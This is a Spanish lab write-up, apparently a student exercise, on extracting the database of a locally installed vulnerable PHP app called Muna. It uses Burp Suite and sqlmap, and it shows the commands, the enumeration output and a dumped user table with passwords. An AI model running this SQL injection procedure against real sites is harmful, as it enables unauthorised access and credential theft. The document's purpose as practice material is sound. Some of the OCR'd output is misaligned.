


LABORATORIO MUNA.

Después de haber instalado Muna en nuestra máquina iniciaremos el Daemon de apache y mysql para que no tengamos problemas a la hora de acceder a la página.

El método a seguir es atacar la página web con SQLMap y obtener su base de datos.

Para ello iniciamos el programa Burp Suite y accedemos a la página en modo escucha.

Interceptamos el header con el que la página intenta loguear la cuenta. Se trata de un método GET.



Iniciamos SQLMAP y ejecutamos el siguiente comando:

```
kali@kali: ~  
File Actions Edit View Help Cuenta o Numero de Celular  
(kali@kali)-[~]  
$ sqlmap -u http://localhost/muna/autenticar.php?txtCuenta=6220977836txtClave=  
[1] 126463  
(kali@kali)-[~]  
$  
[1.8#stable}  
Bienvenidos:  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut  
ual consent is illegal. It is the end user's responsibility to obey all appli  
cable local, state and federal laws. Developers assume no liability and are n  
ot responsible for any misuse or damage caused by this program  
[*] starting @ 14:04:02 /2024-02-07/  
[14:04:03] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSI  
D=a6h1eca38jb...blgijrq6l4'). Do you want to use those [Y/n]  
[1] + suspended (tty output) sqlmap -u http://localhost/muna/autenticar.php  
?txtCuenta=622097783  
(kali@kali)-[~]
```

Con este comando conseguimos información sobre la base de datos.

**** Tener en cuenta que el ataque con SQLMap lleva su tiempo por lo que podríamos ir haciendo otras cosas mientras se ejecuta el comando ****


```
[14:09:09] [WARNING] time-based comparison requires larger statistical model,
please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] n
[14:09:18] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
5
[14:09:23] [INFO] retrieved: information_schema
[14:14:08] [INFO] retrieved: mysql
[14:15:28] [INFO] retrieved: malditawebd
```

Al finalizar nos aparece disponibles tres bases de datos; information_schema, mysql y malditawebd.

Ahora seleccionamos malditawebd como base de datos para que nos muestre sus tablas con los siguientes parámetros -D malditawebd y --tables.

```
(kali@kali)-[~]
$ sqlmap -u http://localhost/muna/autenticar.php?txtCuenta=622097783 -D mal
ditawebd --tables
```

```
[14:19:58] [INFO] adjusting time delay to 1 second due to good response times
3
[14:19:58] [INFO] retrieved: vwlibro
[14:20:22] [INFO] retrieved: libro
[14:20:38] [INFO] retrieved: usuario
Database: malditawebd
[3 tables]
+-----+
| libro |
| usuario |
| vwlibro |
+-----+
```

Una vez conseguido las tablas podremos acceder a ellas con los parámetros -D, -T --columns.

```
[14:22:44] [WARNING] It is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
6
[14:22:54] [INFO] retrieved: Id
[14:23:25] [INFO] retrieved: int(11)
[14:25:30] [INFO] retrieved: Cuenta
[14:26:55] [INFO] retrieved: varchar(50)
```

Cancelo la operación ya que para coger todos los parámetros lleva tiempo...

Ahora el siguiente paso es volcar la información que contiene la tabla usuario. Para ello hacemos el siguiente comando: `-D malditwebd -T usuario --dump`.

Table: usuario
[4 entries]

Id		Clave	FechaRegistro	Cuenta	Nombre	Apellido
1	010438e6515e45aeaea0ac5303dbf9c2806eb0d0	admin	2015-02-02	Saul Mamani	Ingeniero Informatico de Bolivia	2015-02-02
34	saul123	76137269	2016-04-07	Saul	Mamani	2016-04-07
35	lidia123	761513691	2016-04-07	Lidia	Tangara Marce	2016-04-07
36	jackixulo1	622097783	2024-02-07	Joaquim	Chagas	2024-02-07

Para ver de manera más clara los resultados nos vamos a la dirección que nos indica la herramienta:

```
[14:45:08] [INFO] table 'malditawebd.usuario' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/malditawebd/usuario.csv'
[14:45:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

```
~/.local/share/sqlmap/output/localhost/dump/malditawebd/usuario.csv - Mousepad
File Edit Search View Document Help
1 Id,Clave,Cuenta,Nombre,Apellido,FechaRegistro
2 1,010438e6515e45aeaea0ac5303dbf9c2806eb0d0,admin,Saul Mamani,Ingeniero
  Informatico de Bolivia,2015-02-02
3 34,saul123,76137269,Saul,Mamani,2016-04-07
4 35,lidia123,761513691,Lidia,Tangara Marce,2016-04-07
5 36,jackixulo1,622097783,Joaquim,Chagas,2024-02-07
6
7
```

